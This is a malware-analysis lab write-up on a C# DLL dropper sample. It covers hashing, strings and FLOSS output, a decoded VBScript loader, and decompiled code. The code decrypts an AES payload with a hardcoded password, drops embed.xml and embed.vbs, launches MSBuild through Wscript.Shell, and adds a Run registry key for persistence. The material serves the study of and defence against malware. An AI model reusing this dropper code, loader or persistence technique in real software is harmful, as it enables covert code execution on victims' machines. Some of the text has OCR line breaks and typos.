StaySharp -CSharpMalware

> https://github.com/HuskyHacks/PMAT-labs/blob/main/labs/3-4.StaySharp-CSharpMalware/Malware.cryptlib64.dll.malz/Malware.cryptlib64.dll.malz.7z

We are provided with a CSHARP file. At first, we will calculate the hashes.

```
└─PS> python3 /opt/HASHER/Hasher.py ./Malware.cryptlib64.dll.malz

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 An Automated Hash Calculator
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 Usage: ./Hasher.py <File>


MD5: 361e6edb47e711a72c7f8ee3c0c1632b
SHA1: 62d77e7ceea7ec81c3b4cb77893cd8e06e0febb0
SHA256: 732f235784cd2a40c82847b4700fb73175221c6ae6c5f7200a3f43f209989387
SHA512: cc5ff20fde65ea1535a9c1dff8653a261a7a9e621c0038e512961a9fc5b528cf9a00d119de076
efb2eed0799f83e0c9a04d8b8c86e5
```

Once, we have the hashes, we can start with the normal static analysis but first let's check the NOTE about this malware.

README.txt

```
Hey Analyst!

We found this DLL in Program Files on an endpoint. It was hidden in with one of the proprietary programs that the company uses in our payment processing departments. Thing is, the MACE attributes looked way off; the Created timestamp looks way too recent compared to when the program was installed. It seems unlikely but we suspect this might be malware.

Can you take a look?

Thanks,
SOC
```

So, that sounds pretty fishy and seems like attackers were either able to perform DLL Injection attack in there.

What is a DLL File?

A DLL is a **library that contains code and data that can be used by more than one program at the same time**. For example, in Windows operating systems, the Comdlg32 DLL performs common dialog box related functions. Each program can use the functionality that is contained in this DLL to implement an Open dialog box.

Static Analysis

Now, let's use both of the below mentioned tools to analyze the DLL file.

- Strings
- Floss

We will be using Strings this time. Running strings on the file returns quite a lot of strings.

```
strings ./Malware.cryptlib64.dll.malz | less
```

```
!This program cannot be run in DOS mode.
.text
`.sdata
```

```
.rsrc
@.reloc
pr;T
BSJB
v4.0.30319
#Strings
#GUID
#Blob
<Module>
System.Runtime.CompilerServices
CompilationRelaxationsAttribute
.ctor
RuntimeCompatibilityAttribute
System.Reflection
AssemblyTitleAttribute
AssemblyDescriptionAttribute
AssemblyConfigurationAttribute
AssemblyCompanyAttribute
AssemblyProductAttribute
AssemblyCopyrightAttribute
AssemblyTrademarkAttribute
System.Runtime.InteropServices
ComVisibleAttribute
GuidAttribute
AssemblyFileVersionAttribute
System.Runtime.Versioning
TargetFrameworkAttribute
System
Object
System.IO
MemoryStream
System.Security.Cryptography
```

```
RijndaelManaged
Rfc2898DeriveBytes
CryptoStream
Byte
RuntimeHelpers
Array
RuntimeFieldHandle
InitializeArray
SymmetricAlgorithm
set_KeySize
set_BlockSize
get_KeySize
DeriveBytes
GetBytes
set_Key
get_BlockSize
set_IV
CipherMode
set_Mode
ICryptoTransform
CreateEncryptor
Stream
CryptoStreamMode
Write
Close
IDisposable
Dispose
ToArray
PaddingMode
set_Padding
CreateDecryptor
CallConvCdecl
```

```
SHA256
Create
System.Text
Encoding
get_UTF8
HashAlgorithm
ComputeHash
Convert
FromBase64String
StreamReader
TextReader
ReadToEnd
Environment
GetEnvironmentVariable
String
Concat
File
WriteAllText
Microsoft.Win32
RegistryKey
RegistryHive
RegistryView
OpenBaseKey
OpenSubKey
SetValue
Exception
get_Message
Console
WriteLine
CompilerGeneratedAttribute
EmbedDLL.dll
mscorlib
```

```
Cryptor
EmbedDLL
<PrivateImplementationDetails>
Program
AES_Encrypt
bytesToBeEncrypted
passwordBytes
AES_Decrypt
bytesToBeDecrypted
66840DDA154E8A113C31DD0AD32F7F3A366A80E8136979D8F5A101D3D29D6F72
embed
Main
args
WrapNonExceptionThrows
EmbedDLL
Copyright
  2021
$2eab5b3e-db27-4823-8690-150bb182b16b
1.0.0.0
.NETFramework,Version=v4.7.2
FrameworkDisplayName
.NET Framework 4.7.2
_CorDllMain
mscoree.dll
embed
\EmbedDLL.dll
```

If our eyes are trained we will start to analyze thins pretty quick. Like in this case, there is a lot going.

- set_keySize
- get_keySize

- AES_Encrypt
- passwordBytes
- AES_Decrypt
- bytesToBeDecrypted
- RegistryKey
- RegistryHive
- FromBase64String
- .NET Framework 4.7.2
- GetEnvrionementVarialbe etc.

Now, let's try to use FLOSS on the DLL.


```
vyJ/
p0w3r0verwh3lm1ng!
pxQRI8YJc6jVr3x45Y+ti/tT8W+3HpQHbcw1yZJQ9goNhoTt2TTRIbFkDsFdmrLw
Iklux2Tcs42qWV15vEWaGE7NywrhmorgjRarizl08J8eAd7JbR3zzqM5KbX5Vz6l
qi51p3G0RGviA59gz1s6GcJ5wwIPCSHk5sidK2XJUUUgTGzWFXuM3QpGIm8XxL93
J5HVf52LOfTEb9lBR6md7bIoG2xbZIZ7kC2nbXlmcHGT49NhP6mwTxfLSTERKP2y
5d5kOruBW/xunGBZY9kcvYtTLYmzPtius491SjU5nKHyxg8VwR8VkynD71yf/0Sc
wz9zKDc9gvwHYwvpt7nGQmWXdtqxqEC6kvLB1XmyXqh94TJOTRVdLEvkrM7GdGQj
uuewaCZoUCHabZqXnW/efw/igNangpSQTnjB4WUqunJkJ0uvgozz/dbPQFYiKc+p
wR6H/nS07tk13jZOBbuFkwfYAMHDh82OJ0CXlqW0HjGGzO0fQkUZDX6qQeMYnQqP
En0oJKSQ8IMtIl5wwc0SaMNuIBombhxEXqARDk7f5W0lrksrNEL0Yj6HaSq7yI1G
zK6NiotjbV/uaUmuVlkWM473Jct1+UnreB+f3JlyQ1eRL79NOHORagTY/rBE/gXI
+ZgSbSWz05jGDtUBjabGDj1zQuFKfyccg2G3u5yqWnUhAIRaXadE13w1UoM5MHut
DY6uk2xFXD5k29uL8S2RmdvD+XL/oA0AnKI6iBXkkMNDdxbf82cciS7mfF0bzLw9
S/wmwj5OFZo0c/4ZgPlM/8Okg9mlJIngWK25f6iTX9p+JxKw6IywRN5HrQE5DJX0
MksGdppW2oXNvEC9wmnzAKr3hLjkAYKdQS4ZqLJlf8d9UVpkfrEzCCX5qwykOfA6
vovXJnjYraOFV2SqSBHkrPYu5zFNucq2vRJtIgmPm7vaJvo5nrPxezPZVN1KXu8F
/3a888BZ6ut4g+JbDrJZj35+9qLbsB2p19nij6GyfXvSz8BDakuk6mHOvlUNALG2
t3OYtaj8h4zuQvHSUn+XrIF8PgAYECUritoRkrq1ArKlbNsrOoz+FdEUXfDVmQU4
ACtxlnkXpDbMZmGFlEkAtI/sMa8g2yB9ffHjGa8YTcw+WVaszbTLQaEA0xtzHXDl
hVXA3rwJ0pJQFTlyjx78GgmMK5EleZtoAWc5awt8c0I59OiK4lR+fp2PKu7BYU2C
```

H/IOkzc9Zzzu1+Ts7M+PIc51aD+Z5Ci6H4ogXufEQjtw8DprZRMK5q2aJ4jsJLQb
kskl/WeedJpDuRpMDNsRWHFJ3rH+x2ucoVUqxE3phEKG0I289jx5HPtqss2NICii
HmmUilIWs3R8K3QWfocBu9XjFgv34jJ6lAj5Fa3j/ga6pTrzM2rsytKdOip2U8xQ
9jnwanQyk52Gi4d8hOx3Wat9Cqv7WGT067ISKKUfKzlWLTfko7R5+g/qFt58LY5I
p4L7Yp50qLRXuzJ18avwFhS+L4ObzFy+Go1Vj8gFUpIanRbz01DaioxtNDGvV/fj
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TyP8bzAi41NFNZco35q211nUePQWqzTZhmciptqegsAGlKk7dB5rtZEHgwLq4JDH
oiR7eow2i+RJwITi/UKvQCj8vI6Er7G5vh/lR+LEcUaggf4U782yadFz0743Lw6W
GMgp5f1NU1WiBsWctvGWpTSRkW2TbirQJAVl86w9LL7SGxmSt4k1GCCglcXXCJxO
MYN6i5bUxvOPnFkeTqmNkjAnhgDQLHanbK2pXmtUUdhpDZlNTCqlJzQ5bQuK+wsx
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qcDmBGpM66x4sWr85c4Uly6LU+kSxRDhpW/DQZqCgKcmapmWSZYCfQBQkmTvXKob
ZI1B6uj/4yS4wShwADtBjQbYjy3DHTp6o1Gn475mwGlOo7xqxEiXeM2WgucSMdLs
Nk2EFVQzLXkUahNq/Sx/CE+WjvKdLeL8SxYYApyqM+t2uJznrlz6LL5D5nRsB4HO
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VwWdgqu5b6KTpWLAjM6V0Ckkpt+b28XPJ0iAJ2jAJI/YQybjT1yh3ZdcJ+d/9n6p
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pnRgZKmjNy47jjdrTIpJ+1DTooYp8Zx0J9uGIPqcynFPaNBDEP227Hb9H6NyaxKJ
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E8Ajqc7zreIXtrgdgFK9F/nN/X6Xh0j8syiW144SW+UBWGE98ed9IVSa99VFyL1v
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Kx7Wm3n0WmMiqpZa6xYfe1eCxHnQOCjN3Z/eMGhodCn4dcrW0sE2/pvoZacnwG8X
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HjTrcuCa9Efbk0Aj+j8gDYewoHdYdYF/HLOVZ9Xc4YMDKgWHNaHMB94DwT64GGxC
Mkvky3iEHSApo32efnxAKl/wdhuyD2O90ehMUVDNdgzPYnDRn/SEYyOfWDIIeo6p
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d5TkfxTGEWy3gOV+/hLNRJpTKzs/MbkP+y1UnGecs0AWhL0PwAtwrnSBUukNmvVv
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nok79NnLWqCtEeNqz+zOtVZ8hPYV7iJi9gb1+IXePzpanBVBh/UvtWu7U1WE8vSw
myooLJ6/yfnPA8WzU5vntmntOIHi0U8JXYB2MYVTI0R/fscAmyOoGuG+wgig3+7Z
nPfs2ErbPrs3Ev54Naiao3RtknER4YYUGrREx9l1XKG7PMVUqdS9Ivsohb791pkt
Q7F3Sy8FJtUCXLqXWC9tvsezZrrVvR4wY9vDqK1ko7LvcKKqMS8QXl6l+TFSQ3SY
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TQ1RkIbU/UrEiMsJM8r18LqL356w9mxOqkYsEfal/X4SvCZ532nCeQxkqJD+9isM
eZWlPRKyvGD97W3jgvt46kkNPQl898mB2wTtsWzBndV2R+kFDG22Z9aRrD2S7O2A
69cBTRmwxEgBOsrnZgtjqgP9ZlZM4tPttaHe8l0y3uLMTf3HsfM7wvv679bo3YgF
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8aaaYL2UsPBg34veqN5zJX8sMIIVZxSi1Mal1y2PKGBr858FY2qm5CcyugDTgID1
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isfYzKT4BM1HyVmR86Istko2VYq8BFWlYWsafoFFaSkQp6kbacMeulVNBQdCgYfi
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Y85zlsvXQHFA6CCKKsRrhYHCBTyQcIoCc7Dd38qTzwROnxQPEJEsUaB1PHPyoo1z
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nISR1xcRoMYmCb/yV5q9zRjZ2PCbxszpNZypvnzAh/Mgt2SbDWRTv41kE5rcyo6E
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/oTZNkBerkcRRJpdGxIPf1y2BB96vSTzXcp01oTZIU+XGoKySJub9e2ZuPMTHYkW
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g9uN/QgqM/4u6oaKtfkUaBNOquOUyWBrM4/hbbuHljwBw7l3spIsSYAasnq6mVdS
9fV8aKlMJj0tHfKwGQquK+4eUF7DOU/4sffLtKSD9L18qJM++NS1Cky7zH9tq66n
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public
\embed.xml
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bWV3b3JrXHY0LjAuMzAzMTlcTVNCdWlsZC5leGUgQzpcVXNlcnNcUHVibGljXGVt
YmVkLnhtbCIKb1NoZWxsLlJ1biBzdHJBcmdzLCAwLCBmYWxzZQ==
C:\Users\Public\Documents\embed.vbs
Software\Microsoft\Windows\CurrentVersion\Run
embed
VS_VERSION_INFO
VarFileInfo
Translation
StringFileInfo
000004b0
Comments

```
CompanyName
FileDescription
EmbedDLL
FileVersion
1.0.0.0
InternalName
EmbedDLL.dll
LegalCopyright
Copyright
  2021
LegalTrademarks
OriginalFilename
EmbedDLL.dll
ProductName
EmbedDLL
ProductVersion
1.0.0.0
Assembly Version
1.0.0.0
```

Now, the important strings to note here from the FLOSS output are as below.

- public
- \embed.xml
- U2V0IG9TaGVsbCA9IENyZWF0ZU9iamVjdCAoIldzY3JpcHQuU2hlbGwiKSAKRGltIHN0ckFyZ3MKc3RyQXJncyA9ICJDOlxXaW5kb3dzXE1pY3Jvc29mdC5ORVRcRnJhbWV3b3JrXHY0LjAuMzAzMTIcTVNCdWlsZC5leGUgQzpcVXNlcnNcUHVibGljXGVtYmVkLnhtbCIKb1NoZWxsLIJ1biBzdHJBcmdzLCAwLCBmYWxzZQ==
- C:\Users\Public\Documents\embed.vbs
- Software\Microsoft\Windows\CurrentVersion\Run

- embed
- p0w3r0verwh3lm1ng! → Can be the Potential Password for potential encrypted data.

We can decode the Base64 Encoded String to observe it's contents.

```
Set oShell = CreateObject ("Wscript.Shell")
Dim strArgs
strArgs =
"C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
C:\Users\Public\embed.xml"
oShell.Run strArgs, 0, false
```

So, its a VB Script also MSBuild.exe is being used here to load and execute the contents from `C:\Users\Public\embed.xml` file.


So, when the DLL file is executed, it drops off the the following two files.

1. `C:\Users\Public\Documents\embed.vbs` → VBScript
2. `C:\Users\Public\embed.xml` → XML File
3. `Software\Microsoft\Windows\CurrentVersion\Run` → Registry Entry
4. embed → Might be a variable/environement variable holding particular location of file/command.

On closer look onto the FLOSS output. We can find two functions i.e.

1. AES_ENCRYPT
2. AES_DECRYPT


Along with those, when we grepped for the particular word, we have an AES Encrypted string.




So, we need to have the DLL decompiled. In this particular scneario, I will be using DotPeek, although we can use ILSPY and DNSPY as well.

On loading the DLL file in DotPeek, we observed the following at first.

- The actual name of the DLL file is EmbedDLL.





The program class includes the actual code. Here we can observe the following.

- The has is being calculated for the password which we found.
- The first base64 encoded data is being decrypted and wirtten to a file named embed.xml in PUBLIC directory.
- The second base64 encoded data is being written to embed.vbs file in Documents directory.
- Finally, a registry entry is being name with variable name (embed) pointing to the location of embed.vbs

```
{

 byte[] hash =
SHA256.Create().ComputeHash(Encoding.UTF8.GetBytes("p0w3r0verwh3
lm1ng!"));

 string end = new StreamReader((Stream) new
MemoryStream(Cryptor.AES_Decrypt(Convert.FromBase64String("pxQRI
8YJc6jVr3x45Y+ti/tT8W+3HpQHbcw1yZJQ9goNhoTt2TTRIbFkDsFdmrLwIklux
2Tcs42qWV15vEWaGE7NywrhmorgjRarizl08J8eAd7JbR3zzqM5KbX5Vz6lqi51p
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Dc9gvwHYwvpt7nGQmWXdtqxqEC6kvLB1XmyXqh94TJOTRVdLEvkrM7GdGQjuuewa
CZoUCHabZqXnW/efw/igNangpSQTnjB4WUqunJkJ0uvgozz/dbPQFYiKc+pwR6H/
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```

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f1NU1WiBsWctvGWpTSRkW2TbirQJAVl86w9LL7SGxmSt4k1GCCglcXXCJxOMYN6i
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KT4BM1HyVmR86Istko2VYq8BFWlYWsafoFFaSkQp6kbacMeulVNBQdCgYfiAhgR+
HwGfbgzDNiJqJnqpt2yfx/VgVKqRKQAgS8Kwx1VZ2HTNwKyt/70nmsm3UTm4Q/ar
C/cB7tUKWvxof+3TmU7Y9K9OWDzzuDN0Eo7N0BpUFBP2onaT56vYjvuVc3PY85zl
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cqq+yisxt7thZH+auY3O3xzkJDAZv9lCR20l3gz017Erv2aGkWm4UXwLH8R"),
hash))).ReadToEnd();

File.WriteAllText(Environment.GetEnvironmentVariable("public")
+ "\\embed.xml", end);

File.WriteAllText("C:\\Users\\Public\\Documents\\embed.vbs",
new StreamReader((Stream) new
MemoryStream(Convert.FromBase64String("U2V0IG9TaGVsbCA9IENyZWF0Z
U9iamVjdCAoIldzY3JpcHQuU2hlbGwiKSAKRGltIHN0ckFyZ3MKc3RyQXJncyA9I
CJDOlxXaW5kb3dzXE1pY3Jvc29mdC5ORVRcRnJhbWV3b3JrXHY0LjAuMzAzMTlcT
VNCdWlsZC5leGUgQzpcVXNlcnNcUHVibGljXGVtYmVkLnhtbCIKb1NoZWxsLlJ1b
iBzdHJBcmdzLCAwLCBmYWxzZQ=="))).ReadToEnd());

```
try

{

RegistryKey.OpenBaseKey(RegistryHive.CurrentUser,
RegistryView.Registry64).OpenSubKey("Software\\Microsoft\\Window
s\\CurrentVersion\\Run", true).SetValue(nameof (embed), (object)
"C:\\Users\\Public\\Documents\\embed.vbs");

}

catch (Exception ex)

{

Console.WriteLine(ex.Message);

}

}
```

Dynamic Analysis

For dynamic analysis, we will have to run the program. In order to run the DLL files we need to use (rundll32) program which is already available on Windows System.

> https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/rundll32

Run32DLL loads and runs DLLs. Running the DLLs is as simple as the below command.

```
run32dll DLLFile
```

Which in our case becomes

```
rundll32 Malware.cryptlib64.dll
```

